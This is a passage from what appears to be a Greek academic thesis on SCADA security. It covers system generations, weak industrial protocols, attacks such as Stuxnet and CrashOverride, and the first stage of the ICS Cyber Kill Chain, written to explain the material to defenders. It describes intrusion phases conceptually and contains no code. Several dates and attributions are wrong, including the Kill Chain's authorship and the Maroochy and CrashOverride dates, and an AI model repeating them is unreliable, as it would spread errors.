ήταν διαθέσιμο σε έναν μόνο επεξεργαστή. Η σύνδεση βασιζόταν σε πρωτόκολλα LAN και δεν μπορούσε να φτάσει πέρα από τα όρια του τοπικού δικτύου. Μερικά από τα πρωτόκολλα LAN που χρησιμοποιήθηκαν ήταν ιδιόκτητου χαρακτήρα, όπου ο πωλητής δημιούργησε το δικό του πρωτόκολλο δικτύου αντί να χρησιμοποιήσει κάποιο υπάρχον. Αυτό επέτρεψε στους προμηθευτές να βελτιστοποιήσουν το

πρωτόκολλο LAN, αλλά περιόρισε τη σύνδεση δικτύου από άλλους προμηθευτές στο SCADA. Η κατανομή της λειτουργικότητας του συστήματος σε συνδεδεμένα με το δίκτυο συστήματα εξυπηρετούσε όχι μόνο την αύξηση της ισχύος επεξεργασίας, αλλά και τη βελτίωση του πλεονασμού και της αξιοπιστίας του συστήματος στο σύνολό του. Αντί για το απλό πρωτεύον / εφεδρικό σύστημα ανακατεύθυνσης που χρησιμοποιήθηκε σε πολλά συστήματα πρώτης γενιάς, η κατανεμημένη αρχιτεκτονική διατηρούσε συχνά όλους τους σταθμούς στο LAN σε απευθείας σύνδεση κατάσταση συνεχώς. Το WAN συνήθιζε να επικοινωνεί με συσκευές πεδίου και ήταν σε μεγάλο βαθμό ανεξάρτητο από την ύπαρξη σύνδεσης LAN μεταξύ τοπικών σταθμών και SCADA master. Αυτά τα δίκτυα εξωτερικών επικοινωνιών δεν ήταν διαθέσιμα για χρήση σε άλλους τύπους σύνδεσης δικτύου. Η δεύτερη γενιά συστημάτων SCADA περιορίστηκε επίσης σε υλικό, λογισμικό και περιφερειακές συσκευές που παρέχονται από τον κατασκευαστή.

Η τρέχουσα γενιά της αρχιτεκτονικής κεντρικού σταθμού SCADA [4] σχετίζεται στενά με αυτήν της δεύτερης γενιάς, με την κύρια διαφορά της ανοιχτής αρχιτεκτονικής και όχι μιας αρχιτεκτονικής ελεγχόμενης από ιδιώτες. Ωστόσο, υπάρχουν ακόμα πολλά συστήματα που μοιράζονται τις ιδιότητες του κύριου σταθμού καθώς και πολλά RTU που χρησιμοποιούν ιδιόκτητα πρωτόκολλα. Η σημαντική βελτίωση στην τρίτη γενιά είναι εκείνη της διαφοροποίησης της αρχιτεκτονικής του συστήματος, χρησιμοποιώντας ανοιχτά πρότυπα και πρωτόκολλα και καθιστώντας δυνατή τη διανομή της λειτουργικότητας SCADA και σε WAN δίκτυα. Τα ανοιχτά πρότυπα εξαλείφουν έναν αριθμό από τους περιορισμούς των προηγούμενων γενεών συστημάτων SCADA. Η χρήση ανοιχτών προτύπων διευκολύνει τον χρήστη να συνδέσει περιφερειακές συσκευές τρίτων (όπως οθόνες, εκτυπωτές, μονάδες δίσκου, μονάδες ταινιών) στο σύστημα ή / και στο δίκτυο. Η σημαντική βελτίωση στα συστήματα SCADA τρίτης γενιάς συναντάται στη χρήση πρωτοκόλλων όπως το Internet Protocol (IP) για επικοινωνία των διάφορων συσκευών στο σύστημα. Αυτό επιτρέπει τον διαχωρισμό του τμήματος του κύριου σταθμού από τις συσκευές πεδίου. Οι κατασκευαστές παράγουν RTU που επικοινωνούν με τον κύριο σταθμό χρησιμοποιώντας μια σύνδεση Ethernet. Ένα άλλο πλεονέκτημα που προκύπτει από τον κατακερματισμό των λειτουργιών ενός συστήματος SCADA είναι αυτή της ανθεκτικότητας του ενάντια σε καταστροφές. Επίσης, βελτιώθηκε η αξιοπιστία ολόκληρου του συστήματος. Με την ανάθεση της επεξεργασίας σε φυσικά χωριστές τοποθεσίες, καθίσταται δυνατή η κατασκευή ενός συστήματος SCADA που μπορεί να επιβιώσει από ολική απώλεια οποιασδήποτε τοποθεσίας, το οποίο για πολλούς οργανισμούς είναι ένα κύριο ζητούμενο.

1.3 Ασφάλεια συστημάτων εποπτικού ελέγχου και απόκτησης δεδομένων

Αρχικά, τα συστήματα SCADA ήταν απομονωμένα από το διαδίκτυο. Για αυτό τον λόγο δεν δινόταν προτεραιότητα στην χρήση ασφαλών συνδέσεων με τα δημόσια δίκτυα, αφήνοντας πολλές πλατφόρμες SCADA ευάλωτες σε κυβερνοεπιθέσεις.

Τα τελευταία χρόνια, αναπτύχθηκαν πολλά πρότυπα και διαδικασίες σχετικά με την ασφαλή λειτουργία των συστημάτων SCADA. Εάν κάποια από αυτές τις διαδικασίες και τα πρότυπα δεν εφαρμόζονται, τα συστήματα SCADA μπορεί να παραμείνουν ευάλωτα σε επιθέσεις. Για παράδειγμα, υπάρχει έλλειψη ελέγχου ταυτότητας γεγονός που υπονομεύει την ασφαλή λειτουργία των συστημάτων [5].

Η ευαισθητοποίηση σχετικά με την ασφάλεια στα συστήματα SCADA έχει αυξηθεί από το 2000 και ιδιαίτερα μετά τη διάσημη επίθεση Stuxnet που εισήλθε σε κυβερνητικά συστήματα Πλέον, πολλά συστήματα βιομηχανικού ελέγχου (Industrial Control Systems – ICS) χρησιμοποιούν λειτουργικά συστήματα και πρωτόκολλα τα οποία είναι ευάλωτα σε επιθέσεις. Επίσης, σε διάφορα συνέδρια, όπως το DEF CON¹ και το Black Hat², έχουν αυξηθεί οι συνομιλίες για τα βιομηχανικά συστήματα, αποδεικνύοντας ότι αποτελούν βασικό στόχο για τους hacker . Είναι εύκολα αντιληπτό, ότι τα SCADA συστήματα μπορούν να αποτελέσουν στόχο επιθέσεων με δυνητικά μεγάλο αντίκτυπο στην ανθρώπινη ζωή [6].

Τα συστήματα SCADA είναι σχεδιασμένα να λειτουργούν για μεγάλα χρονικά διαστήματα χωρίς επανεκκίνηση, ενώ συχνά έχουν περιορισμένους πόρους (όπως ταχύτητα σύνδεσης ή ισχύ επεξεργασίας) που καθιστά τις καθυστερήσεις όχι επιλογή. Επομένως, οι τεχνικές αντιμετώπισης κακόβουλου λογισμικού και/ή κρυπτογραφίας εισάγουν επιπλέον υπολογιστικό κόστος και δικτυακή καθυστέρηση λόγω των επιπλέον πακέτων που απαιτούνται. Φέρουν επίσης το μειονέκτημα της ανάπτυξης τους για απομονωμένα δίκτυα που σημαίνει ότι δεν υπήρχε νοοτροπία ασφάλειας. Για παράδειγμα, το πρωτόκολλο IEC 60870-5-104 μεταδίδει τα μηνύματά του σε καθαρό κείμενο και δεν υπάρχει μηχανισμός ελέγχου ταυτότητας, ενώ όλα αυτά συμβαίνουν μέσω TCP, καθιστώντας εύκολη την υποκλοπή δεδομένων.. Επιπροσθέτως, τα βιομηχανικά πρωτόκολλα Modbus και DNP3 υποφέρουν επίσης από τις ίδιες ευπάθειες [7]. Όλοι οι προηγούμενοι παράγοντες δημιουργούν ένα ιδανικό περιβάλλον για επιτιθέμενους, ειδικά όταν τα ξεπερασμένα πρωτόκολλα, το λογισμικό, και οι συσκευές συνδέονται στο Διαδίκτυο. Τέλος, σε πολλές περιπτώσεις, η διοίκηση ενός οργανισμού αποφάσισε εκσυγχρονισμό του ΣΒΕ με σκοπό την αξιοποίηση νέων δυνατοτήτων,

¹ <https://www.defcon.org/>

² <https://www.blackhat.com/>

αγνοώντας την έκθεση ολόκληρου του συστήματος σε περιβάλλον υψηλού κινδύνου, όπως το Διαδίκτυο.

2. Διάσημες επιθέσεις στον Βιομηχανικό Χώρο

Το 2010, το Stuxnet ήταν ένα από τα πιο περίπλοκα γνωστά κακόβουλα λογισμικά [8]. Μολύνει τα δίκτυα του συστήματος ελέγχου και υποτίθεται ότι ορισμένοι έχουν καταστρέψει το ένα πέμπτο των πυρηνικών φυγοκεντρητών στο Ιράν.

Το κακόβουλο λογισμικό Stuxnet ήταν μια κλήση αφύπνισης σε συστήματα SCADA σε όλο τον κόσμο, επειδή θεωρήθηκε η πρώτη γνωστή απειλή για στόχευση συγκεκριμένων συστημάτων SCADA. Η Ομάδα Βιομηχανικών Συστημάτων Ελέγχου του Υπουργείου Εσωτερικής Ασφάλειας των ΗΠΑ (Department of Homeland Security - DHS) Cyber Emergency Team (ICS-CERT) εξέδωσε πολλές οδηγίες σχετικά με τον τρόπο άμυνας έναντι του κακόβουλου λογισμικού Stuxnet, το οποίο επίσης μολύνει συστήματα στις ΗΠΑ.

Η επίθεση Stuxnet χωρίζεται σε 3 βήματα. Αρχικά, στοχεύει μηχανές Microsoft Windows και τα δίκτυά τους. Στη συνέχεια, αναζητά επανειλημμένα το λογισμικό Siemens Step7 που προγραμματίζει τα ICS και, τελικά, θέτει σε κίνδυνο τους Προγραμματιζόμενους Λογικούς Ελεγκτές (ΠΛΕ). Ο πρώτος φορέας επίθεσης υλοποιήθηκε χρησιμοποιώντας την ευπάθεια αρχείων .lnk³ 0 ημερών (zero-day exploit) που είναι η επέκταση συντόμευσης στα MS Windows για να εξαπλωθεί σε USB stick. Η πυρηνική εγκατάσταση Natanz στο Ιράν ήταν ένα περιβάλλον απομονωμένο, που σημαίνει ότι δεν υπάρχει δυνατότητα σύνδεσης με τον εξωτερικό κόσμο, επομένως ένα USB stick ήταν ένας πρακτικός τρόπος μόλυνσης του απομονωμένου συστήματος. Ο δεύτερος φορέας επίθεσης περιλάμβανε την ευπάθεια του κοινόχρηστου εκτυπωτή για να βεβαιωθείτε ότι το worm διαδόθηκε σε ολόκληρο το δίκτυο. Στο τελευταίο βήμα χρησιμοποίησε δύο ευπάθειες που αφορούσαν την κλιμάκωση δικαιωμάτων στα λειτουργικά συστήματα των Windows. Συνολικά 4 zero-day exploits χρησιμοποιήθηκαν ταυτόχρονα σε ένα μόνο worm, καθιστώντας το ένα εξαιρετικά εξελιγμένο έργο. Εκτός από τον προηγμένο κώδικα, το worm είχε, μεταξύ άλλων, μερικά σημαντικές δυνατότητες, όπως έναν αλγόριθμο προσαρμοσμένης κρυπτογράφησης, εκτελούσε στη μνήμη - μία από τις πρώτες καινοτομίες της εποχής-, διέθετε τεχνικές προστασίας από ιούς, χρησιμοποίησε ένα σύνολο μηχανισμών απεγκατάστασης για την αυτοκαταστροφή του λογισμικού στις 24 Ιουνίου 2012. Περιείχε, επίσης, δυνατότητες επίθεσης man-in-the-middle για να επιτεθεί στο λογισμικό των SCADA και, τέλος, χρησιμοποιούσε νόμιμα ψηφιακά υπογεγραμμένα προγράμματα οδήγησης συσκευών, τα οποία είχαν κλαπεί από δύο ιδιωτικές εταιρείες.

Το Stuxnet ήταν ένα κακόβουλο λογισμικό τύπου worm 500 kilobyte που στόχευε μόνο τα Siemens S7 PLCs αναζητώντας το ψηφιακό τους αποτύπωμα. Όταν το worm βρήκε ένα, φόρτωσε κακόβουλο κώδικα στον ελεγκτή και παρόλο που βρέθηκαν 100.000 αντίγραφα παγκοσμίως, κανένα δεν ενεργοποιήθηκε. Αντιθέτως, αναζητούσε/αν για μια

³ <https://nvd.nist.gov/vuln/detail/CVE-2010-2568>

κωδικοποιημένη τιμή 6 φυγοκεντρικών, στους συνολικά 164 που ήταν ο ακριβής αριθμός της διαμόρφωσης του πυρηνικού εργοστασίου Natanz.

Η επίθεση μέσω του κακόβουλου λογισμικού Stuxnet είναι μία ολοκληρωμένη επίθεση ενάντια σε συστήματα ICS δύο σταδίων, που είχε ως στόχο την τροποποίηση μία διεργασίας ώστε να προκαλέσει φυσική καταστροφή. Η ως άνω επίθεση αντιπροσωπεύει το χειρότερο σενάριο μίας επίθεσης σε συστήματα ICS που έχει υιοθετήσει πλήρως την μεθοδολογία ICS Cyber Kill Chain [9].

2.2 Σημαντικές επιθέσεις σε βιομηχανικά δίκτυα

Μερικές από τις πιο γνωστές επιθέσεις σε βιομηχανικά δίκτυα την τελευταία δεκαετία είναι οι παρακάτω [10] [11] [12]:

- Night Dragon attacks (2006)
- Duqu, Flame and Gauss – information stealing malware under the same framework (2011)
- Shamoan – Saudi Aramco and RasGas – information stealing malware (2012)
- Black Energy – malware (2007)
- Ukraine Power Grid cyber-attack (2015 & 2016)
- “Kemuri” Water Company – cyber-attack (2016)
- CRASHOVERRIDE – malware (2017)
- Flame (2012)
- Maroochy Water System (2013)
- Dallas Carrell Clinic (2011)
- Dragonfly & Dragonfly 2.0 (2017 & 2018)
- Saipem Company (2018)

Στην περίπτωση των επιθέσεων κατά του Ουκρανικού δικτύου ενέργειας, όπως και το Stuxnet, οι επιτιθέμενοι θα μπορούσαν να προγραμματίσουν στοιχεία του Crash Override [8] ώστε να τρέξουν χωρίς καμία ανατροφοδότηση από χειριστές, ακόμη και σε δίκτυα που είναι αποσυνδεδεμένα από το Διαδίκτυο. Οι δύο επιθέσεις, που έγιναν σε μικρό διάστημα το 2015 και το 2016, έπληξαν την χώρα και προκάλεσαν την απώλεια του ηλεκτρισμού σε χιλιάδες ανθρώπους.

Συγκεκριμένα, το κακόβουλο λογισμικό που χρησιμοποιήθηκε, γνωστό ως Crash Override, θα μπορούσε να ξεκινήσει οποιαδήποτε από τις τέσσερις modules "ωφέλιμου φορτίου", καθεμία από τις οποίες επικοινωνεί με εξοπλισμό δικτύου μέσω διαφορετικού πρωτοκόλλου. Σύμφωνα με την ανάλυση που πραγματοποιήθηκε, για την επίθεση του Δεκεμβρίου του 2017 το Crash Override εκμεταλλεύτηκε αδυναμίες των κοινών δικτυακών πρωτοκόλλων. Επιπλέον, από την ανάλυση του κακόβουλου λογισμικού προκύπτει ότι θα μπορούσε εύκολα να προσαρμοστεί σε πρωτόκολλα που

χρησιμοποιούνται πιο συχνά σε άλλους οργανισμούς της Ευρώπης ή των Ηνωμένων Πολιτειών, κάνοντας λήψη νέων modules όταν το κακόβουλο λογισμικό μπορεί να συνδεθεί στο Διαδίκτυο.

3. Μεθοδολογία Επιθέσεων σε Βιομηχανικά Συστήματα Ελέγχου

3.1 Εισαγωγή

Οι κυβερνο-επιθέσεις σε βιομηχανικά συστήματα ελέγχου (Industrial Control Systems - ICS) διαφέρουν ως προς τις επιπτώσεις τους και βασίζονται σε διάφορους παράγοντες, όπως η πρόθεση και οι δυνατότητες του εισβολέα, η πολυπλοκότητα της επίθεσης, καθώς και η εξοικείωσή του με τα συστήματα ICS και τις αυτοματοποιημένες διαδικασίες.

Οι επιθέσεις στα συστήματα ICS είναι στοχευμένες επιθέσεις και όχι μεμονωμένα περιστατικά, ενώ οι εισβολείς χρησιμοποιούν μεθοδολογία και τεχνικές ικανές να τους παρέχουν επαρκείς πληροφορίες και πρόσβαση στα συστήματα του οργανισμού-στόχου. Η μεθοδολογία απεικονίζει το σύνολο των ενεργειών του εισβολέα στον οργανισμό και τα συστήματά του. Η κατανόηση της τοποθεσίας του εισβολέα σ μπορεί να επιτρέψει στους οργανισμούς να λάβουν τις κατάλληλες ενέργειες εντοπισμού και καταστολής μίας επίθεσης. Επιπλέον, η γνώση των μεθόδων και τεχνικών των εισβολέων μπορεί να βοηθήσει τους οργανισμούς να εκτιμήσουν την κίνητρο του, το επίπεδο πολυπλοκότητας, τις δυνατότητες και την εξοικείωση με τα συστήματα ICS, έτσι ώστε να εντοπίσουν τις πιθανές επιπτώσεις της επίθεσης.

Γενικά, τα δίκτυα Operational Technology (OT) θεωρούνται πιο ασφαλή από τα δίκτυα Information Technology (IT) [8]. Με την κατανόηση των πλεονεκτημάτων που διαθέτει μία ασφαλή αρχιτεκτονική δικτύων OT και με την κατανόηση της μεθοδολογίας εναντίων των συστημάτων ICS, το προσωπικό ασφαλείας μπορεί να το υπερασπιστεί άμεσα και αποτελεσματικά.


Ουσιαστικά, η μεθοδολογία ICS Cyber Kill Chain [9] σκοπεύει να βοηθήσει τους οργανισμούς να κατανοήσουν την μεθοδολογία επίθεσης σε ICS συστήματα. Το 2011, οι αναλυτές της Lockheed Martin Eric M. Hutchins, Michael J. Clorppert και Rohan M. Amin δημιούργησαν την μεθοδολογία ICS Cyber Kill Chain για να βοηθήσουν τους οργανισμούς στην λήψη αποφάσεων, με στόχο την καλύτερη ανίχνευση και απόκριση σε μία επίθεση. Η ως άνω μεθοδολογία βασίστηκε στην έννοια των στρατιωτικών αλυσίδων δολοφονίας και υπήρξε μία εξαιρετικά επιτυχημένη και ευρέως δημοφιλή μεθοδολογία επίθεσης, η οποία βοήθησε τους οργανισμούς στην καλύτερη προετοιμασία και αντιμετώπιση μίας κυβερνο-επίθεσης.

3.2 Περιγραφή Μεθοδολογίας

Η μεθοδολογία ICS Cyber Kill Chain δεν ισχύει άμεσα για τα συστήματα ICS, αλλά χρησιμεύει ως η βάση για τον σχεδιασμό και την υλοποίηση μίας ICS επίθεσης, ικανής να επηρεάσει σημαντικά τις διεργασίες και τα ICS συστήματα ενός οργανισμού. Ουσιαστικά, απαιτεί από τους εισβολείς να έχουν πλήρη γνώση των

αυτοματοποιημένων διεργασιών, τον τρόπο λειτουργίας των συστημάτων ICS, καθώς και των μηχανισμών ασφαλείας. Η απόκτηση αυτών των γνώσεων επιτρέπει σε έναν εισβολέα να μάθει τα συστήματα πολύ καλά έτσι ώστε να παρακάμπτει ή να επηρεάζει τους μηχανισμούς ασφαλείας.


Η επίθεση σύμφωνα με την μεθοδολογία ICS Cyber Kill Chain, διαιρείται σε δύο (2) στάδια και απεικονίζεται στην Εικόνα 3.1.



Εικόνα 3.1 - Μεθοδολογία επίθεσης ICS Kill Chain

3.3 Πρώτο Στάδιο – Προετοιμασία και Εκτέλεση της Κυβερνο-Εισβολής

Το πρώτο στάδιο μιας κυβερνο-επίθεσης στα ICS αποτελείτο πρώτο στάδιο της επίθεσης που, παραδοσιακά, θα χαρακτηριζόταν ως κυβερνο-επίθεση σε συστήματα πληροφορικής. Είναι παρόμοια με το 1^ο στάδιο της μεθοδολογία Cyber Kill Chain και επιτρέπει στους εισβολείς να αποκτήσουν πληροφορίες σχετικά με την λειτουργία των συστημάτων ICS, καθώς και τους μηχανισμούς προστασίας τους. Με λίγα λόγια, παρέχει στους εισβολείς τη δυνατότητα και τις γνώσεις για να εντοπίσουν αδυναμίες και να σχεδιάσουν πως να αποκτήσουν πρόσβαση στα συστήματα ICS. Οι φάσεις του 1^{ου} σταδίου απεικονίζονται στην Εικόνα 3.2.



Εικόνα 3.2 - Φάσεις του 1ου σταδίου της επίθεσης

3.3.1 Φάση 1^η: Σχεδιασμός της επίθεσης – Αναγνώριση (Planning)

Ο σχεδιασμός της επίθεσης αποτελεί την πρώτη φάση του σταδίου 1 και περιλαμβάνει την συγκέντρωση πληροφοριών (αναγνώριση) για τον στόχο. Η αναγνώριση είναι μια διαδικασία που ακολουθεί ο εισβολέας για την απόκτηση πληροφοριών μέσω της παρατήρησης ή άλλων τεχνικών ανίχνευσης. Ο σχεδιασμός της επίθεσης περιλαμβάνει συχνά τη διεξαγωγή έρευνας σχετικά με τον στόχο, συνήθως με εργαλεία συλλογής πληροφοριών όπως το Google και το Shodan⁴, καθώς και μέσω αναζητήσεων δεδομένων διαθέσιμων στο κοινό, όπως δημόσιες ανακοινώσεις και προφίλ κοινωνικών μέσων.

⁴ <https://www.shodan.io/>

Ο στόχος του σχεδιασμού της επίθεσης, είναι να αποκαλύψει αδυναμίες και να εντοπίσει πληροφορίες που θα βοηθήσουν τους εισβολείς να εκμεταλλευτούν τις αδυναμίες ενός ICS συστήματος και να πραγματοποιήσουν την επίθεση.

Οι τύποι πληροφοριών που μπορεί να είναι χρήσιμοι σε έναν εισβολέα μπορεί να περιλαμβάνουν πληροφορίες για το ανθρώπινο δυναμικό, το δίκτυο, τον κεντρικό υπολογιστή, τους λογαριασμούς των χρηστών, και τα πρωτόκολλα που χρησιμοποιούνται. Επίσης, ο σχεδιασμός μίας επίθεσης σε ICS μπορεί επίσης να περιλαμβάνει δραστηριότητες όπως ο εντοπισμός τεχνικών ευπαθειών, ο τρόπος λειτουργίας του συστήματος ICS ή/και η κατανόηση του τρόπου με τον οποίο μία διεργασία ή μία λειτουργία μπορεί να είναι ευάλωτα στην εκμετάλλευση. Οι τεχνικές παθητικής αναγνώρισης (συχνά αναφέρονται ως αποτύπωμα) μπορούν να ωφεληθούν από το τεράστιο πλήθος διαθέσιμων πληροφοριών στο Διαδίκτυο σχετικά με τον οργανισμό, χωρίς ο εισβολέας να γίνει αντιληπτός από τον οργανισμό.

Η αναγνώριση περιλαμβάνει συχνά και την ενεργή αποτύπωση της υποδομής του οργανισμού, με σκοπό τον προσδιορισμό των υπηρεσιών που παρέχονται μέσω Διαδικτύου, τις εκδόσεις των λειτουργικών συστημάτων, την παραμετροποίηση τους, και τον εντοπισμό μηχανισμών ασφαλείας. Οι εισβολείς, επίσης, προσπαθούν να αποκρύψουν τις δραστηριότητες εκμεταλλεόμενοι τη νόμιμη κίνηση και δραστηριότητα του Δικτύου.

3.3.2 Φάση 2^η : Προετοιμασία (Preparation)

Η προετοιμασία αποτελεί τη δεύτερη φάση του σταδίου 1 και περιλαμβάνει την επιλογή του κατάλληλου “όπλου” ή/και την στόχευση. Το όπλο μπορεί να είναι ένα κακόβουλο αρχείο με σκοπό την αποστολή του σε μεταγενέστερο βήμα ή μία ευπάθεια ενός λογισμικού. Συνήθως, τα όπλα είναι αθώα αρχεία, π.χ., ένα αρχείο Portable Document Format (PDF), στα οποία ο εισβολέας εισάγει κακόβουλο κώδικα. Επίσης, ένα κακόβουλο έγγραφο, μπορεί απλώς να εκμεταλλευτεί τις διαθέσιμες λειτουργίες ενός λογισμικού, όπως για παράδειγμα, τις μακροεντολές στα έγγραφα του Word. Η στόχευση μπορεί επίσης να πραγματοποιηθεί στη δεύτερη φάση και συμβαίνει όταν ο εισβολέας εντόπισε δυνητικούς στόχους για εκμετάλλευση.

Η στόχευση, στη σύγχρονη στρατιωτική γλώσσα, είναι η διαδικασία ανάλυσης και ιεράρχησης των στόχων και της αντιστοίχισης τους με τις κατάλληλες ενέργειες για τη δημιουργία συγκεκριμένων επιθυμητών αποτελεσμάτων. Οι κυβερνο-επιτιθέμενοι αποφασίζουν ποιο όπλο-εργαλείο θα χρησιμοποιήσουν έναντι του στόχου, λαμβάνοντας υπόψη την προσπάθεια και το χρόνο που απαιτούνται, της πιθανότητες επιτυχίας, και του κινδύνου εντοπισμού.

Για παράδειγμα, μετά την αναγνώριση, ένας εισβολέας μπορεί να καθορίσει ότι ένα εικονικό ιδιωτικό δίκτυο (Virtual Private Network - VPN) είναι το καταλληλότερο για στόχευση, επειδή αποτελεί την καλύτερη προσέγγιση για την επίτευξη των στόχων του. Η στόχευση και η επιλογή του εργαλείου μπορούν να πραγματοποιηθούν κατά την φάση

αυτή, αλλά δεν απαιτούνται. Στο παράδειγμα του VPN, ο εισβολέας μπορεί να εντοπίσει διαπιστευτήρια για να συνδεθεί απευθείας στο δίκτυο και να παρακάμψει την ανάγκη για την επιλογή του όπλου. Ομοίως, ένας εισβολέας μπορεί να επιλέξει πολλαπλά όπλα για πολλαπλούς στόχους χωρίς να στοχεύσει σε κάποιον συγκεκριμένο και να επιλέξουν τον επιθυμητό στόχο μόνο αφού αποκτήσει την αρχική πρόσβαση.

3.3.3 Φάση 3^η : Κυβερνο-εισβολή (Cyber-Intrusion)

Για να αποκτήσει ένας εισβολέας αρχική πρόσβαση, απαιτείται η τρίτη φάση του 1^{ου} πρώτου σταδίου, γνωστή ως κυβερνο-εισβολή. Η κυβερνο-εισβολή είναι οποιαδήποτε προσπάθεια ενός εισβολέα, επιτυχημένη ή μη, να αποκτήσει πρόσβαση στο δίκτυο ή το σύστημα ενός οργανισμού. Το πρώτο βήμα είναι το βήμα της παράδοσης, κατά την οποία ο εισβολέας χρησιμοποιεί έναν μηχανισμό για να αλληλοεπιδράσει με το δίκτυο και τα συστήματα ενός οργανισμού. Για παράδειγμα, ένα ηλεκτρονικό μήνυμα ηλεκτρονικού "ψαρέματος" θα ήταν ο μηχανισμός παράδοσης για το σπλισμένο PDF ή το VPN ο μηχανισμός πρόσβασης του εισβολέα απευθείας στο δίκτυο.

Το επόμενο βήμα, είναι το βήμα της εκμετάλλευσης που ουσιαστικά ο εισβολέας χρησιμοποιεί ένα μέσο για την εκτέλεση κακόβουλων ενεργειών. Τα μέσο μπορεί να είναι η εκμετάλλευση μίας ευπάθειας όταν ένας χρήστης ανοίγει ένα αρχείο .PDF ή μπορεί να είναι εκμετάλλευση μίας πρόσβασης ενός χρήστη όπως η χρήση των διαπιστευτηρίων για ένα VPN. Όταν η εκμετάλλευση είναι επιτυχής, ο εισβολέας θα εγκαταστήσει ένα εργαλείο απομακρυσμένης πρόσβασης όπως ένα Trojan Horse ή ένα Remote Administration Tool (RAT). Ο εισβολέας μπορεί επίσης, αντί να εγκαταστήσει κάποιο εργαλείο να εκμεταλλευτεί τις υπάρχουσες δυνατότητες των συστημάτων π.χ., σε νεότερα περιβάλλοντα των Windows, το εργαλείο PowerShell παρέχει αρκετές λειτουργίες για έναν εισβολέα που δεν χρειάζεται να βασισθεί σε κακόβουλο λογισμικό για να εκτελέσει τις όποιες κακόβουλες ενέργειες.

3.3.4 Φάση 4^η : Διαχείριση και ενεργοποίηση (Management and Enablement)

